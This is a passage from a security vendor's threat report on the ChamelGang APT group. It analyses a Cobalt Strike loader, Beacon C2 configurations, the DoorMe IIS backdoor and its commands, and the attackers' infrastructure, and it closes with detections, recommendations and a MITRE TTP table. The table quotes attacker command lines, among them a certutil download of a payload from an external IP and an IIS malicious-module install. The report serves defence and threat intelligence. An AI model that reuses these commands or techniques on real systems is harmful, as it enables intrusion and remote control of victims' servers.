47 76 E3 C2 BB 5F 42 C9  D7 3A 46 FB 4C 12 39 E6  GvãÂ»_BÉ×:FûL.9æ
38 2C 86 0B 3A 76 BC ED  FD EB 62 DC 4E 6B CE 3E  8,†.:v¼íýëbÜNkÎ>
99 A3 90 4D FF 23 24 4B  D1 A2 AB 7E 83 B0 37 29  ™£.Mÿ#$KÑ¢«~ƒ°7)
F3 13 4C 06 C0 1E 15 08  DA 2F D9 43 70 7F C5 06  ó.L.À...Ú/ÙCp.Å.
60 7D FF 67 B7 92 58 25  31 7E CE 27 E7 3F 3F C6  `}ÿg·'X%1~Î'ç??Æ
3A 46 B8 88 54 C4 19 65  8B EB 4E 2E C3 D8 05 0B  :F¸ˆTÄ.e‹ëN.ÃØ..
53 E8 68 CC F6 9C 96 06  7D 69 79 81 13 12 47 6F  SèhÌöœ–.}iy...Go
43 10 74 AA 91 0D 80 35  CF 85 75 76 59 C5 E9 B7  C.tª‘.€5Ï…uvYÅé·
3B 7E 03 7A EB 5B 26 A0  99 D2 72 98 9F 24 8A 1F  ;~.zë[& ™Òr˜Ÿ$Š.
34 8E 7E D0 87 DE 8B 99  AF AA B5 4A 05 10 C2 75  4Ž~Ð‡Þ‹™¯ªµJ..Âu
```

Figure 20. Four-byte key and encrypted data

The decryption of the first stage does not include the modification of the encryption key at any of the stages and consists in a normal four-byte XOR.

```
if ( (_DWORD)pSize )
{
  pKeyIndex = 0i64;
  pSize = (unsigned int)pSize;
  do
  {
    *p_InputBuffer++ ^= *((_BYTE *)&pKey + (pKeyIndex++ & 3));
    --pSize;
  }
  while ( pSize );
```

Figure 21. XOR decryption cycle

The decrypted data has the following structure:

```
typedef struct decryptedData
{
        DWORD null;
        DWORD sizeOfDecryptedData;
        char encryptionKey[32];
        char dataToDecrypted[sizeOfDecryptedData];
} decryptedData, *pdecryptedData;
```

Note that the sizeOfDecryptedData value differs from the original file size by 41: two service fields and the encryption key are included here.



Figure 22. Data decrypted at the first stage

At the next stage, the initialization vector for the AES algorithm is formed. This value is obtained by MD5 hashing of the encryption key 741668454FFA04A95EBA720E1B74A5B3 (encryptionKey field), and after that the main payload is decrypted with these parameters in AES_CBC mode.



Figure 23. Decrypted payload

In both cases, Cobalt Strike Beacon was the payload, and in the case of oci.dll, the SMB Beacon was decrypted and launched, and in the second case, the HTTPS Beacon.

Investigating the first incident, we found two versions of Cobalt Strike Beacon: one for interaction over SMB, the other over HTTPS. The configurations of these two versions are shown below.

HTTPS Beacon

BeaconType	HTTPS
Port	443
PublicKey_MD5	5a178220c2514f49a16f0eb6d9dc2a37
C2Server	www.funding-exchange.org,/Home.aspx
UserAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Edge/17.17134
HttpPostUri	/BecomeMember.aspx Malleable_C2_Instructions - Remove 2365 bytes from the end Remove 824 bytes from the beginning Base64 URL-safe decode XOR mask w/ random key
HttpGet_Metadata	ConstHeaders Accept: application/xhtml+xml;q=0.9,*/*;q=0.8

	Host: www.thefundingexchange.com Accept-Encoding: gzip, deflate DNT: 1 Cache-Control: max-age=0 Metadata base64url prepend "check=true;ASP.NET_SessionId=" header "Cookie"
HttpPost_Metadata	ConstHeaders Accept: application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Host: www.thefundingexchange.com Accept-Encoding: gzip, deflate DNT: 1 Cache-Control: max-age=0 SessionId mask base64url parameter "_s_token" Output mask base64url print
SSH_Banner	Host: www.funding-exchange.org
Watermark	1936770133
HostHeader	Host:www.funding-exchange.org

SMB Beacon

BeaconType	SMB
Port	4444
PublicKey_MD5	5a178220c2514f49a16f0eb6d9dc2a37
PipeName	\\.\pipe\Winsock2\CatalogChangeListener98df
Watermark	1936770133

Both versions have the same Watermark **1936770133**, which we did not notice in other attacks.

When accessing the C2 server www.funding-exchange[.]org, the user is redirected to the website thefundingexchange[.]com. However, we did not notice any malicious activity on this site.



Figure 24. Home page of the website to which the user is redirected

3.2. BeaconLoader and Cobalt Strike Beacon v2

During the investigation of the second incident, two versions of the Cobalt Strike Beacon were discovered—their configurations are shown below.

BeaconType	HTTPS
Port	443
PublicKey_MD5	d4ec8d5e82af77b8488abd5264aedf02
C2Server	static.mhysl.org,/images/L._SX2_.jpg
UserAgent	Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
HttpPostUri	/action/view.aspx
Watermark	1028153346

BeaconType	Hybrid HTTP DNS
Port	1
PublicKey_MD5	d4ec8d5e82af77b8488abd5264aedf02
C2Server	snn2.mhysl.org,/images/button_5x5.jpg,snn1.mhysl.org,/images/L._SX2_.jpg,snn3.mhysl.org,/images/button_5x5.jpg
UserAgent	Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
HttpPostUri	/action/update.aspx
Watermark	1028153346

Watermark **1028153346** is unique and has not been previously found in publicly available sources.

3.3. ProxyT

The application is designed to check whether there is a connection to a remote URL. The URL address is passed to the program as a parameter, after which the program divides it into components by calling InternetCrackUrlA. If this cannot be done, the program ends, and "Error on InternetCrackUrl: error_code" is displayed in the console.

Next, an attempt is made to create a connection descriptor (InternetOpenA; in case of an error, the console shows: "Error On InternetOpen: error_code") and initialize the connection (InternetConnectA; similarly, either "Error On InternetConnect: error_code" or "Error On INTERNET_SCHEME: error_code" will be displayed).

```
  v19 = HttpOpenRequestA(v17, "GET", lpszObjectName, 0, szReferrer, 0, 0x4A00000u, 0);
}
v20 = v19;
if ( v19 )
{
  dwBufferLength = 4;
  InternetQueryOptionA(v19, 0x1Fu, &Buffer, &dwBufferLength);
  Buffer |= 0x180u;
  InternetSetOptionA(v20, 0x1Fu, &Buffer, 4u);
  if ( HttpSendRequestA(v20, 0, 0, 0, 0) )
  {
    v29 = 0;
    if ( !HttpQueryInfoA(v20, 0x16u, 0, &v29, 0) )
    {
      if ( GetLastError() == ERROR_HTTP_HEADER_NOT_FOUND )
      {
        v23 = GetLastError();
        printf("ERROR_HTTP_HEADER_NOT_FOUND: %d\n", v23);
      }
      else if ( GetLastError() == 122 )
      {
        v24 = unknown_libname_15(v29);
        HttpQueryInfoA(v20, 0x16u, v24, &v29, 0);
        v26 = fnPrintToConsole_fromReg(v25, (const char *)v24);
        sub_A32740((std::ostream *)v26);
        if ( v24 )
          j_j__free(v24);
      }
      else
      {
        v27 = GetLastError();
        printf("Error on get headers: %d\n", v27);
      }
    }
  }
  else
  {
    v22 = GetLastError();
    printf("Error On HttpSendRequest: %d\n", v22);
  }
}
else
{
  v21 = GetLastError();
  printf("Error On HttpOpenRequest: %d\n", v21);
}
```

Figure 25. Main logic of the application

Next, a GET request is formed and sent to the server. In case of an error, its code is also displayed in the console (Figure 25).

The HttpQueryInfoA function with the HTTP_QUERY_RAW_HEADERS_CRLF parameter is responsible for getting headers from the server response. This parameter means that all server response headers will be returned, and each of the headers will be separated by a carriage return character.

After receiving the headers, all of them are output to the console (fnPrintToConsole_fromReg function).

3.4. DoorMe backdoor

Among the malware samples we found during the incident investigation, the DoorMe backdoor is the most interesting. Basically, it is a native IIS module that is registered as a filter through which HTTP requests and responses are processed.

The file has two entry points: the main one, which does not have any set of functions, and the second one—RegisterModule, which is required for registering the native module—it initializes an instance of the DoorMe class. The name alludes to backdoor functionality. We did not find any mention of a similar backdoor in public sources.

```
__int64 __fastcall RegisterModule(__int64 a1, __int64 a2)
{
  _QWORD *v3; // rax

  v3 = operator new(8ui64);
  *v3 = &Doorme::`vftable';
  return (*(*a2 + 24i64))(a2, v3, 0x100i64);
}
```

The original code has the same debugging lines as in the backdoor we found, which indicates that certain handlers were not implemented in the backdoor:

```
__int64 CGlobalModule::OnGlobalStopListening()
{
  OutputDebugStringA("This module subscribed to event ");
  OutputDebugStringA("CGlobalModule::OnGlobalStopListening");
  OutputDebugStringA(
    " but did not override the method in its CGlobalModule implementation.  Please check the method signature
  DebugBreak();
  return 0i64;
}
```

```
virtual
GLOBAL_NOTIFICATION_STATUS
OnGlobalStopListening(
    IN IGlobalStopListeningProvider  *  pProvider
)
{
    UNREFERENCED_PARAMETER( pProvider );
    OutputDebugStringA(
        "This module subscribed to event "
        __FUNCTION__
        " but did not override the method in its CGlobalModule implementation."
        "  Please check the method signature to make sure it matches the corresponding method.\n");
    DebugBreak();

    return GL_NOTIFICATION_CONTINUE;
}
```

Figure 26. Debugging message in one of the functions from the Microsoft IIS.Common repository

The module creates its own handler for the OnGlobalPreBeginRequest event, which is launched before processing a request received on the web interface of a web application on IIS.

The handler is obfuscated; almost all strings are encrypted with XOR, which complicates its analysis.

```
v15 = 0x7B;
strcpy(IISSessions.m128i_i8, "{22((\x1E\b\b\x12\x14\x15\b");
v16 = 0i64;
while ( 1 )
{
  IISSessions.m128i_i8[++v16] ^= v15;
  if ( v16 >= 0xB )
    break;
  v15 = IISSessions.m128i_i8[0];
}
IISSessions.m128i_i8[12] = 0;
```

The logic of the handler is as follows:

In total, there are six different commands that this backdoor can receive. The separator between the command and its argument is the pipe symbol: |

Command	Value
0	Return the current directory, username, and hostname
1	Run an arbitrary command by cmd.exe /c <command>

2	Run an arbitrary command by creating a new process
3	Write a file
4	Another way to write a file
5	Copy the timestamps from file A to file B

The results of the command execution are returned in encrypted form.

3.5. DoorMe backdoor v2

When investigating the second incident, we found an expanded version of this backdoor: the obfuscation has changed, and new commands have appeared. However, the name of the class containing overridden methods that implement a set of backdoor functions remains the same—DoorMe.

```
.rdata:000000018008858F                 db  7Dh ; }
.rdata:0000000180088590                 dq offset ??_R4Doorme@@6B@ ; const Doorme::`RTTI Complete Object Locator'
.rdata:0000000180088598 ; const Doorme::`vftable'
.rdata:0000000180088598 ??_7Doorme@@6B@ dq offset sub_180045150 ; DATA XREF: sub_180007620:loc_180007684↑o
.rdata:0000000180088598                                         ; sub_18000BDB0+20↑o
.rdata:00000001800885A0                 dq offset sub_1800451D0
.rdata:00000001800885A8                 dq offset sub_180045240
```

Figure 30. Using the DoorMe class

To complicate the analysis, control flow obfuscation with a dispatcher is used:

```
for ( i = 0x6B965D8E; ; i = 0x7314BED0 )
{
  while ( 1 )
  {
    do
    {
      while ( i <= 0x6B965D8D )
      {
        if ( i != 0x40A04066 )
        {
          v12 = (char *)&v6 + 1;
          Str = (char *)&v6 + 1;
          v13 = &v14[(_QWORD)&v6 + 1];
          i = -763664452;
          goto LABEL_17;
        }
        Str = v12;
        v14[(_QWORD)v12] = (char)v9;
        v3 = v14 + 1;
        i = 0x7314BED0;
      }
      if ( i == 0x6B965D8E )
      {
        i = 0xE01F93E6;
        break;
      }
      if ( i != 0x7314BED0 )
      {
        Str = v11;
        Str = (char *)strlen(v11);
        v13 = Str;
        JUMPOUT(0x180007FDEi64);
      }
      v14 = v3;
      i = 0x7A0B3C9;
      if ( (unsigned __int64)v3 < 0xE )
        i = 0x6AB37579;
    }
    while ( i > 0x40A04065 );
LABEL_17:
```

Figure 31. Control flow obfuscation

Some of the sensitive strings of this backdoor now are in cleartext, and some others are subject to the following obfuscation scheme:

```
c: uint8 constant
string[i] = (c & x[i] | ~c & y[i]) ^ z[i]
```

```
for ( i = 0xF60D0ECE; i != 0x99E2D6F6; i = 0x99E2D6F6 )
{
  *(_BYTE *)v107[0] = Size[0];
  v8 = (_BYTE *)v107[0];
  c1 = v84[0];
  c0 = ~LOBYTE(v84[0]);
  LOBYTE(v117[0]) = (~LOBYTE(v84[0]) & 0x71 | v84[0] & 0x8E) ^ 4;
  *(_BYTE *)(v107[0] + 1) = v117[0];
  LOBYTE(v117[0]) = (c0 & 0xAE | c1 & 0x51) ^ 0xDC;
  v8[2] = v117[0];
  LOBYTE(v117[0]) = (c0 & 0xAE | c1 & 0x51) ^ 0xDC;
  v8[3] = v117[0];
  LOBYTE(v117[0]) = c0 & 0x65 | c1 & 0x9A;
  v8[4] = v117[0];
  LOBYTE(v117[0]) = (c0 & 0xD6 | c1 & 0x29) ^ 0xB8;
  v8[5] = v117[0];
  LOBYTE(v117[0]) = (c0 & 0x85 | c1 & 0x7A) ^ 0xF1;
  v8[6] = v117[0];
  LOBYTE(v117[0]) = (c0 & 0x31 | c1 & 0xCE) ^ 0x75;
  v8[7] = v117[0];
  LOBYTE(v117[0]) = (c0 & 0xC0 | c1 & 0x3F) ^ 0xA9;
  v8[8] = v117[0];
  LOBYTE(v117[0]) = (c0 & 0xAE | c1 & 0x51) ^ 0xDC;
  v8[9] = v117[0];
  LOBYTE(v117[0]) = c0 & 0x65 | c1 & 0x9A;
  v8[10] = v117[0];
  v111[0] = (__int64)(v8 + 11);
  LODWORD(v116[0]) = (char)((c0 & 0x3F | c1 & 0xC0) ^ 0x5C);
  LOBYTE(v117[0]) = (c0 & 0x3F | c1 & 0xC0) ^ 0x5C;
  LOBYTE(v121[0]) = v117[0];
}
```

Figure 32. String obfuscation

Looking carefully at the values x[i] and y[i], you can see that they are the inverse of each other. Thus, the final formula for each byte can be simplified:

```
string[i] = (c & x[i] | ~c & y[i]) ^ z[i]
string[i] = (c & x[i] | ~c & ~x[i]) ^ z[i]
string[i] = (c & x[i] | ~c & ~x[i]) ^ z[i]
string[i] = ~(c ^ x[i]) ^ z[i]
string[i] = c ^ ~x[i] ^ z[i]
```

Interestingly, this formula comes down to two XORs, and given the fact that the code uses the same pairs of x and z, we can say that the generator of these strings is even simpler than it could be.

Unlike IDA Pro, Ghidra simplifies these equations, although it does not cope with all of them:

```
if (iVar3 < -0x112e3b6) {
  while (iVar3 != -0x661d290a) {
    if (iVar3 != -0x9f2f132) goto joined_r0x00018000c755;
    auStack9247[3] = 0x5e;
    uStack9243 = 0x68;
    uVar7 = 0;
    uStack9242 = 0x6f;
    uStack9241 = 0x6f;
    uStack9240 = 0x78;
    uStack9239 = 0x73;
    uStack9238 = 0x69;
    uStack9237 = 0x59;
    ppuVar6 = (undefined8 **)(((ulonglong)(in_R11D & 0xffffff00) | 0xdd) ^ 0xa9);
    uStack9236 = (char)ppuVar6;
    uStack9235 = 0x6f;
    uStack9234 = 0x78;
    appuStack416[0] = (undefined8 **)auStack9233;
    in_R11D = (in_R11D & 0xffffff00 | 0x22) ^ 0x5c;
    cStack192 = (char)in_R11D;
    ppuStack320 = (undefined8 **)
```

Figure 33. String obfuscation in the Ghidra decompiler

In addition, a technique is used that "breaks" IDA Pro: it incorrectly splits the function, which causes some nodes of the graph to disappear from the decompiler.



Figure 34. Antidebugging method

The IDAPython script solves this problem:

```
def kill_gaps():
        start_func_addr = here()
        fi = FuncItems(start_func_addr)
        last_addr = 0
        for cur_addr in fi:
                #print("cur_addr", hex(cur_addr))
                insn = idaapi.insn_t()

                if not last_addr:
                        last_addr = cur_addr
                else:
                        last_inst_len = idaapi.decode_insn(insn, last_addr)
                        size_between_opcodes = cur_addr - last_addr

                        gap = size_between_opcodes - last_inst_len
                        if gap:
                                print(f"{hex(last_addr)} - {hex(cur_addr)} Possibly gap {gap}, last_i
                                if gap > 2 and idc.get_bytes(cur_addr - 2, 2) == b"\x00\x00":
                                        print("    Probably align")
                                        last_addr = cur_addr
                                        continue
                                print(f"Trying to recover: {hex(last_addr+last_inst_len)}")
                                #del_items(cur_addr)
                                create_insn(last_addr+last_inst_len)
                                for _ in range(3):
                                        del_items(cur_addr+_)
                                create_insn(last_addr+last_inst_len)
                                for _ in range(3):
                                        create_insn(cur_addr+_)
                                #create_insn(cur_addr-inst_len)
                        last_addr = cur_addr

kill_gaps ()
```

Compared to the previous version, the number of commands has increased to eleven:

Command	Value
0	Return the current directory, username, and hostname
1	Run an arbitrary command by cmd.exe /c <command>
2	Run an arbitrary command by creating a new process
3	Write a file
4	Another way to write a file
5	Copy the timestamps from file A to file B
6	Return the current working directory of the application
7	Another way to return the current working directory of the application

8	Get information about the contents in the selected directory, pass the file type, its size, the date of the last change, and the name in the form of a table: Size Type Last Modified Name
9	Get a list of processes in the form of a table: PID PPID Arch Name User
A	Terminate and delete the specified process

4. Network infrastructure

When creating the network infrastructure, the attackers tried to disguise themselves as legitimate services as much as possible. The attackers registered phishing domains that imitate legitimate services of Microsoft, TrendMicro, McAfee, IBM and Google, including their support services, content delivery (cdn), and updates. Here are a number of discovered domains: newtrendmicro.com, centralgoogle.com, microsoft-support.net, cdn-chrome.com, mcafee-upgrade.com. The APT group also placed SSL certificates on its servers, which also imitated legitimate ones: github.com, www.ibm.com, jquery.com, update.microsoft-support.net.



Figure 35. One of the SSL certificates on the ChamelGang server

Information about phishing certificates:

Issuer	C=US, ST=, L=, O=jQuery, OU=Certificate Authority, CN=jquery.com
Serial number	0x368b8e88
Fingerprint	bc9e9df8738709223e53d27ba1872f06 0845d108fbd0860bbbc0df0f4de96f41a93ff0f0 e3cdf05b9afa03b16971b4140afed4100408d6e48d18c9b5d5957e380ba3f33f
JARM	07d14d16d21d21d07c42d41d00041d58c7162162b6a603d3d90a2b76865b53

Issuer	C=US, ST=Armonk, L=New York, O=IBM, OU=IBM, CN=www.ibm.com
Serial number	0x4405609c
Fingerprint	b2422d23e2d59a5807216301802f19d8 7ad381d016d138198c4bd5b89a74f0e3c6e2e786

	137c4635ede8d21050026ca2c26cae1c954955b44e285d68d17d3c11174983cb
JARM	07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1

Issuer	C=US, ST=Armonk, L=New York, O=IBM, OU=IBM, CN=www.ibm.com
Serial number	0x316b328c
Fingerprint	d4916d7a18357716753c1e6431d5c160 4df235e385a510639da6aebb325962d0fc2345fc 3da87b067a687d95a5f37f28af20c325227e158a026c442aaa20b91159e6d161
JARM	07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1

Issuer	C=US, ST=Armonk, L=New York, O=IBM, OU=IBM, CN=www.ibm.com
Serial number	0xfdc788a9c57394e4
Fingerprint	155a73dffb275fbf3c4266720fcc97a2 3fc1b7d5168a01e4aba2fcfc9513f40346e9a52b cca094b19f51b00ded930cfffe35ce616e89efe7863f3ff1812474ee5e827619
JARM	2ad2ad16d2ad2ad22c42d42d00042d58c7162162b6a603d3d90a2b76865b53

Issuer	C=US, ST=Redmond, L=Washington, O=Microsoft Corporation, OU=Microsoft IT, CN=catalog.update.microsoft.com
Serial number	0x3c3ca23b
Fingerprint	98742ed94fa10befdae2103164d3dfd1 bf8fc252ca92408b1a7b418a70f8545eeabe8782 52897cdfeca4452ac76a3f89fb05118c999fb707959a789f37b235275a5fdd9d
JARM	-

Issuer	C=US, ST=Redmond, L=Washington, O=Microsoft Corporation, OU=Microsoft IT, CN=catalog.update.microsoft.com
Serial number	0x28fc9f85

Fingerprint	6b493427de4740d212393e6fc54ba643 28089297e1fe2a9f1a32988184e426c2d030426c 1c3edb30e6528c9c6381a8e9d988de1dc299b26aee0d0ff54597a279d269723d
JARM	-

Issuer	C=US, ST=Redmond, L=Washington, O=localhost, OU=localhost, CN=www.localhost.com
Serial number	0x6e355c4e
Fingerprint	baf951e0202ba599512484e3a49dabe6 5188a5381ea927ed46bffd59ad78c6ef8cc564df a49251716b1f5b88281fd688c8350fe35fa7e922e34ab39e3bf1d96db5f6374e
JARM	07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1 2ad2ad0002ad2ad22c42d42d000000faabb8fd156aa8b4d8a37853e1063261

Issuer	C=US, ST=Redmond, L=Washington, O=localhost, OU=localhost, CN=www.localhost.com
Serial number	0x40ff5bd3
Fingerprint	6f9d1ed42dadcca5ebc66ae0418d00d1 3ec7e6bbe95c46752bf7ee7e2edfa4425824bbde 02e767c8752b0ddd3b2203f26b09063cdc3a1d83b3a9d493f433f106074c2120
JARM	07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1

The data obtained via JARM suggests that the attackers use the Cobalt Strike framework on servers connected to the network infrastructure. During the attack, the group also used Beacon (from the Cobalt Strike framework) as the main payload. This fact further bolsters our assumption that this network infrastructure was created by the same attackers.

JARM	Service	Source
07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1	Cobalt Strike	https://github.com/cedowens/C2-JARM
07d14d16d21d21d07c42d41d00041d58c7162162b6a603d3d90a2b76865b53	Cobalt Strike	https://thedfirreport.com/2021/05/02/trickbot-brief-creds-and-beacons/
2ad2ad16d2ad2ad22c42d42d00042d58c7162162b6a603d3d90a2b76865b53	Cobalt Strike	https://sergiusechel.medium.com/improving-the-network-based-detection-of-cobalt-strike-c2-servers-in-the-wild-while-reducing-the-6964205f6468

2ad2ad0002ad2ad22c42d42d000000faabb8fd156aa8b4d8a37853e1063261	python3 http.server	https://github.com/cedowens/C2-JARM

The attackers' servers were mainly located on several subnets:

- 154.210.12.0/24
- 194.113.172.0/24
- 45.131.25.0/24
- 45.158.35.0/24
- 45.195.1.0/24
- 45.91.24.0/24

According to WHOIS data and SOA records of some of the domains, we managed to obtain email addresses with which they were registered or used as contact addresses. Note that for this purpose, the attackers used the ProtonMail mail service with built-in encryption.

Domain	**Email**
newtrendmicro[.]com	f4ckha123@protonmail.com
microsoft-support[.]net	tongscan911@protonmail.com
mcafee-upgrade[.]com	trend1to1@protonmail.com
microsofed[.]com cdn-chrome[.]com	trend1to2@protonmail.com

To complicate the analysis of the network infrastructure, the attackers hid the IP addresses of their domains behind CloudFlare.

5. Victims

In addition to two organizations in Russia (fuel and energy and aviation production companies) during further threat intelligence of the group activity, we identified 13 more compromised organizations in ten countries of the world: the United States, Japan, Turkey, Taiwan, Vietnam, India, Afghanistan, Lithuania and Nepal. In particular, compromised government servers were found in the last four. Microsoft Exchange Server was located on almost all compromised nodes. In all likelihood, the nodes were compromised using vulnerabilities such as ProxyLogon and ProxyShell. All the victims were notified by the national CERTs.

Conclusions

Trusted relationship attacks are rare today due to the complexity of their execution. Using this method in the first case, the ChamelGang group was able to achieve its goal and steal data from the compromised network. Also, the group tried to disguise its activity as legitimate, using OS features and plausible phishing domains. In addition, the attackers left a passive backdoor DoorMe in the form of a module for the IIS server. During further investigation of the activity of the ChamelGang group, we found compromised government servers in five countries. Also, attackers began to actively exploit the ProxyShell vulnerability. The increase in the number of cases of its exploitation has been confirmed by FireEye's recent study. If large companies do not build a structured process and timely respond to the emergence of new threats, they will continue to fall victim to various APT groups that quickly adopt new methods of attacks, including those described in this report.

We predict that the trend using the supply chain method will continue. New APT groups using this method to achieve their goals will appear on stage.

Authors: Aleksandr Grigorian, Daniil Koloskov, Denis Kuvshinov, Stanislav Rakovsky, Positive Technologies

The article's authors thank the incident response and threat intelligence teams PT Expert Security Center for their help in drafting the story.

Verdicts of our products

PT Sandbox

- tool_linux_ZZ_LinuxPrivilegeElevator__Trojan
- tool_linux_ZZ_tsh__Backdoor__Opensource__Tool
- tool_mem_ZZ_CobaltStrike__Backdoor__Strings
- tool_mem_ZZ_CobaltStrike__Backdoor__x64Beacon
- tool_mem_ZZ_FRP__RiskTool
- tool_multi_ZZ_FRP__RiskTool
- tool_win_ZZ_CobaltStrike__Dropper__x64SideloadingLibrary
- tool_win_ZZ_proxyT__HackTool
- tool_win64_ZZ_Doorme__Backdoor__IIS__Native__Module
- Backdoor.Win32.CobaltStrike.a
- Trojan.Win32.Generic.a

PT Network Attack Discovery

- REMOTE [PTsecurity] Possible Cobalt Strike
  sid: 10006705;
- REMOTE [PTsecurity] Cobalt Strike
  sid: 10006706;
- REMOTE [PTsecurity] Possible Cobalt Strike
  sid: 10006707;

PT MaxPatrol SIEM

- Application_Whitelisting_Bypass_through_rundll32
- Detect_Possible_IIS_Native_Module_Installation

Recommendations

- Regularly install security updates (in particular, to eliminate such vulnerabilities as ProxyLogon and ProxyShell).
- Use only the latest OS and software versions.
- Check the configuration file %windir%\system32\inetsrv\config\ApplicationHost.config for malicious (or suspicious) modules.
- Track the execution of commands of the parent process w3wp.exe in the system (OWA service) and the launch of the console utility AppCmd.exe.
- Use indicators of compromise (see the IOCs section) to search for infected servers.

MITRE TTPs

ID	Name	Description
Resource Development		
T1583.001	Domains	The attackers obtained domains that imitated legitimate ones. Examples: newtrendmicro.com, centralgoogle.com, microsoft-support.net, cdn-chrome.com, mcafee-upgrade.com, centralgoogle.com
T1587.001	Malware	The attackers developed their own malware to carry out the attack. Examples: DoorMe backdoor, ProxyTest

T1588.002	Tool	The attackers used the public Cobalt Strike tool, which requires a paid license to work with. Examples: Watermark – 1936770133
T1588.004	Digital Certificates	The attackers placed their own SSL certificates, which imitated legitimate ones. Examples: github.com, www.ibm.com, jquery.com, update.microsoft-support.net
Initial Access		
T1199	Trusted Relationship	The group compromised a subsidiary and penetrated the target company's network through it
T1190	Exploit Public-Facing Application	The attackers used a public exploit to gain access to the infrastructure connected to the infrastructure of the target organization. Examples: CVE-2017-12149, CVE-2021-34473, CVE-2021-34523, CVE-2021-31207
Execution		
T1047	Windows Management Instrumentation	The attackers used the wmic utility to execute commands on the hosts. Examples: C:\Windows\system32\cmd.exe /C wmic /node:"host" process call create "c:\windows\system32\cmd.exe /c certutil -urlcache -f -split http://42.99.116[.]14/c:\windows\temp\MpKsl15169faf > c:\windows\temp_1622775917806 2>&1"
T1059.003	Windows Command Shell	The attackers used the command interpreter "cmd.exe /c" to execute commands on the hosts. Examples: cmd.exe /C copy hosts.bak c:\windows\system32\drivers\etc\hosts
Persistence		
T1505.003	Web Shell	The attackers used various web shells, as well as the native module of the IIS server to manage the infected hosts. Examples: c:\windows\system32\inetsrv\appcmd.exe install module /name:FastCgiModule_en64bit /image:%windir%\System32\inetsrv\iisfcgix64.dll
T1574.001	DLL Search Order Hijacking	The attackers used the appropriate technique to execute the payload. Examples: oci.dll, wlbsctrl.dll
Privilege Escalation		
T1068	Exploitation for Privilege Escalation	The attackers used exploits to escalate privileges on the available hosts. Examples: EternalBlue
Defense Evasion		
T1036.003	Masquerading: Rename System Utilities	The attackers used malicious programs that copy the names of system utilities to avoid detection. Examples: avp.exe, oci.dll, wlbsctrl.dll, modrpflt.dll, protsdown.dll
